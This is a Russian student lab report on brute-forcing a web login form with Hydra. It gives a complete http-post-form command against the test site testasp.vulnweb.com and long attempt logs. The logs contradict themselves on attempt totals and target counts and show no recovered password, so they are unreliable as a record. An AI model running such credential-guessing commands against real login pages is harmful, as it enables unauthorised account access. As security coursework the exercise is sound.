

# **Индивидуальный проект. Третий этап**

Королёв Иван Андреевич

# Содержание

<b>1</b>	<b>Цель работы</b>	<b>5</b>
<b>2</b>	<b>Задание</b>	<b>6</b>
<b>3</b>	<b>Теоретическое введение</b>	<b>7</b>
<b>4</b>	<b>Выполнение лабораторной работы</b>	<b>8</b>
4.1	Проверка веб-сайта . . . . .	8
4.2	Проверка вкладки Сеть . . . . .	8
4.3	Получение параметров POST . . . . .	9
4.4	Запустите Hydra . . . . .	10
<b>5</b>	<b>Выводы</b>	<b>11</b>
	<b>Список литературы</b>	<b>12</b>

# Список иллюстраций

4.1	hydra	. . . . .	8
4.2	hydra	. . . . .	9
4.3	hydra	. . . . .	9
4.4	hydra	. . . . .	10
4.5	hydra	. . . . .	10

## **Список таблиц**

# 1 Цель работы

Использовать hydra

## 2 Задание

Подобрать логин и пароль к сайту

## 3 Теоретическое введение

Hydra – это программное обеспечение с открытым исходным кодом для перебора паролей в реальном времени от различных онлайн сервисов, веб-приложений, FTP, SSH и других протоколов. Это распараллеленный взломщик для входа в систему, он поддерживает множество протоколов для осуществления атак.

## 4 Выполнение лабораторной работы

### 4.1 Проверка веб-сайта

1. Дополнительные инструменты > Инструменты разработчика. (рис. 4.1).




Рис. 4.1: hydra

### 4.2 Проверка вкладки Сеть

2. Перейдите на вкладку Сеть, чтобы просмотреть входящие файлы и информацию. Если на вкладке ничего не отображается, это означает, что мы еще не РАЗМЕСТИЛИ какие-либо данные. (рис. 4.2).






Рис. 4.2: hydra

## 4.3 Получение параметров POST

- Чтобы получить параметры post-формы, введите имя пользователя и / или пароль в форме входа, какие вам нравятся, а затем нажмите “Войти”. Вы заметите новый метод публикации на вкладке сеть в консоли разработчика. (рис. 4.3).




Рис. 4.3: hydra

## 4.4 Запустите Hydra

3. Введите приведенную выше команду, нажмите Enter, и пусть Hydra попытается взломать пароль для нас. Поскольку это атака на основе словаря, это займет время. Когда он найдет правильную комбинацию имени пользователя и пароля, он остановит все последующие попытки входа в систему и отобразит обнаруженные им правильные учетные данные. (рис. 4.4), (рис. 4.5)

```
root@kali:~# hydra -l admin -P /usr/share/wordlists/fasttrack.txt testasp.vulnweb.com http-post-form "/Login.asp?RetURL=%2FDefault%2Easp%3F:tfuName=admin&tfuPass='PASS':Invalid login" -vv -f
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-24 15:08:13
[DATA] max 16 tasks per 1 server, overall 16 tasks, 223 login tries (l:1/p:223), ~14 tries per task
[DATA] attacking http-post-form://testasp.vulnweb.com:80/Login.asp?RetURL=%2FDefault%2Easp%3F:tfuName=admin&tfuPass='PASS':Inv
alid login
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "Spring2017" - 1 of 223 [child 0] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "Spring2016" - 2 of 223 [child 1] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "Spring2015" - 3 of 223 [child 2] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "Spring2014" - 4 of 223 [child 3] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "Spring2013" - 5 of 223 [child 4] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "spring2017" - 6 of 223 [child 5] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "spring2016" - 7 of 223 [child 6] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "spring2015" - 8 of 223 [child 7] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "spring2014" - 9 of 223 [child 8] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "spring2013" - 10 of 223 [child 9] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "Summer2017" - 11 of 223 [child 10] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "Summer2016" - 12 of 223 [child 11] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "Summer2015" - 13 of 223 [child 12] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "Summer2014" - 14 of 223 [child 13] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "Summer2013" - 15 of 223 [child 14] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "summer2017" - 16 of 223 [child 15] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "summer2016" - 17 of 223 [child 9] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "summer2015" - 18 of 223 [child 2] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "summer2014" - 19 of 223 [child 6] (0/0)
```

Рис. 4.4: hydra

```
8 of 202 [child 11] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "Password123" - 11
of 202 [child 3] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "security" - 112
of 202 [child 7] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "security" - 113
of 202 [child 2] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "security" - 114
of 202 [child 12] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "security" - 115
of 202 [child 4] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "complex" - 116
of 202 [child 13] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "complex" - 117
of 202 [child 15] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "complex" - 118
of 202 [child 9] (0/0)
[ATTEMPT] target testasp.vulnweb.com - login "admin" - pass "relaxover" - 119
of 202 [child 14] (0/0)
[00] [http-post-form] testasp.vulnweb.com login admin
[STATUS] Attack finished for testasp.vulnweb.com (valid pair found)
1 of 3 targets successfully completed, 3 valid password found
[INFO] (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-10-24 15:11:21

root@kali:~#
```

Рис. 4.5: hydra

## 5 Выводы

Неэтично и незаконно использовать Hydra для попытки взлома веб-системы входа или любой другой системы без надлежащей авторизации. Это нарушение конфиденциальности и компьютерной безопасности, и это может привести к серьезным последствиям, таким как судебный иск и уголовные обвинения. Важно предупредить соответствующие органы или владельца системы, если у вас есть какие-либо опасения или подозрения по поводу безопасности страницы входа или системы. Безопасность может быть повышена за счет этичного и ответственного раскрытия информации без нарушения закона или моральных обязательств.

## Список литературы

...